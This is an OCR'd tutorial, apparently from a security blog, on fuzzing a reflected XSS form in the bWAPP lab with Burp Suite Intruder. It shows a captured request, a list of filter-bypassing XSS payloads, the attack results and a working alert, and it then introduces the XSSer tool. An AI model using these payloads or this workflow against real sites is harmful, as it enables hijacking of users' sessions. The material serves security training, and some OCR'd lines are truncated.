
Exploitation with Burpsuite

Stored XSS is hard to find, but over on the other hand, Reflected XSS is very common and thus can be exploited with some simple clicks.

But wait, up till now we were only exploiting the web-applications that were not validated by the developers, so what about the restricted ones?

Web applications with the input fields are somewhere or the other vulnerable to XSS, but we can't exploit them with the bare hands, as they were secured up with some validations. Therefore in order to exploit such validated applications, we need some fuzzing tools and thus for the fuzzing thing, we can count on **BurpSuite**.

I've opened the target IP in my browser and login inside BWAPP as a *bee: bug*, further I've set the *"Choose Your Bug"* option to *"XSS -Reflected (Post)"* and had fired up the *hack button, and for this section, I've set the security to "medium"*


localhost/bWAPP/xss_post.php

Set your security level: low Set Current: **medium**


/ XSS - Reflected (POST) /

Enter your first and last name:

First name:

Last name:

From the below screenshot, you can see that when we tried to execute our payload as **<script>alert("hello")</script>,** we hadn't got our desired result.



/ XSS - Reflected (POST) /

Enter your first and last name:


First name:
t>alert("hello")</script>

Last name:
Test1

Go


Welcome Test1

So, let’s capture its ongoing **HTTP Request** in our burpsuite and will further share the captured request over to the **“Intruder”.**



```
POST /bWAPP/xss_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-for
Content-Length: 86
Origin: http://localhost
Connection: close
Referer: http://localhost/bWAPP/xss_
Cookie: security_level=1; PHPSESSID
Upgrade-Insecure-Requests: 1

firstname=%3Cscript%3Ealert%28%22he.                              t1&form=submit
```


Over into the **intruder,** switch to the **Position tab** and we’ll configure the position to our input-value parameter as **“firstname”** with the ***Add $*** **button.**


Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
Add §
Clear §
Auto §
Refresh

```
POST /bWAPP/xss_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0)
Gecko/20100101 Firefox/79.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Origin: http://localhost
Connection: close
Referer: http://localhost/bWAPP/xss_post.php
Cookie: security_level=1; PHPSESSID=1kebfurj867purfagvjp5djlrp
Upgrade-Insecure-Requests: 1

firstname=§%3Cscript%3Ealert%28%22hello%22%29%3C%2Fscript%3E§&last
name=Test1&form=submit
```

Time to include our payloads file. Click on the **load** button in order to add the dictionary. *You can even opt the burpsuite's predefined XSS dictionary with a simple click on the **"Add from list"** button and selecting the **Fuzzing-XSS**.*

As soon as we're over with the configuration, we'll fire up the **"Start Attack"** button.
]



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 21

Payload type: Simple list Request count: 21


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
<body oninput=javascript:alert(1)><input autofocu...
<math href="javascript:javascript:alert(1)">CLICK...
<? foo="><x foo='?><script>javascript:alert(1)</s...
<frameset onload=javascript:alert(1)>
<table background="javascript:javascript:alert(1)">
<!--<img src="--><img src=x onerror=javascript:al...
<comment><img src="</comment><img src=x one...
<![><img src="]><img src=x onerror=javascript:ale...
<body oninput=javascript:alert(1)><input autofocu...
```

Enter a new item

From the below image, you can see that our attack has been started and there is a fluctuation in the length section. In order to get the result in the descending order with respect to the length, I've double-clicked the length field.




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Cc
2	<math href="javascript:javascrip...	200	☐	☐	13866	
14	</script><img/*/src="worksinchr...	200	☐	☐	13762	
10	<? foo="><x foo='?><script>jav...	200	☐	☐	13753	
7	<comment><img src="</commen...	200	☐	☐	13748	
12	<iframe src=javascript&colon;al...	200	☐	☐	13745	
11	<meta http-equiv="refresh" cont...	200	☐	☐	13743	
3	<? foo="><x foo='?><script>jav...	200	☐	☐	13737	
6	<!--<img src="--><img src=x one...	200	☐	☐	13735	
18	<IMG SRC=x onresize="alert(Stri...	200	☐	☐	13735	
8	<![><img src="]><img src=x oner...	200	☐	☐	13734	
20	<form><isindex formaction="jav...	200	☐	☐	13731	
13	<form><a href="javascript:\u006...	200	☐	☐	13729	
5	<table background="javascript:j...	200	☐	☐	13727	
1	<body oninput=javascript:alert(1...	200	☐	☐	13725	
9	<body oninput=javascript:alert(1...	200	☐	☐	13725	
21	<img src=``&NewLine; onerror=...	200	☐	☐	13720	
16	" onfocus=alert(document.domai...	200	☐	☐	13715	

We're almost done, let's double click on any payload in order to check what it offers.


But wait!! We can't see the XSS result over in the response tab as the browser can only render this malicious code, so in order to check its response let's **simply do a right-click** and choose the option as **"Show Response in browser"**



```
Payload:    <? foo="><x foo='?><script>javascript:alert(1)</script>'>">
Status:     200
Length:     13737
Timer:      14
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlen
Content-Length: 136
Origin: http://localhost
Connection: close
Referer: http://localhost/bWAPP/xss_post.p
Cookie: security_level=1; PHPSESSID=lkebfu
Upgrade-Insecure-Requests: 1

firstname=%3c%3f%20foo%3d%22%3e%3cx%20foo%                                    aalert(1)%3c%
```

Copy the offered URL and paste it in the browser. Great!! From the below image, you can see that we've successfully bypassed the application as we got the **alert**.



XSSer

Cross-Site "Scripter" or an **"XSSer"** is an automatic framework, which detects **XSS** vulnerabilities over in the web-applications and even provides up several options to exploit them.

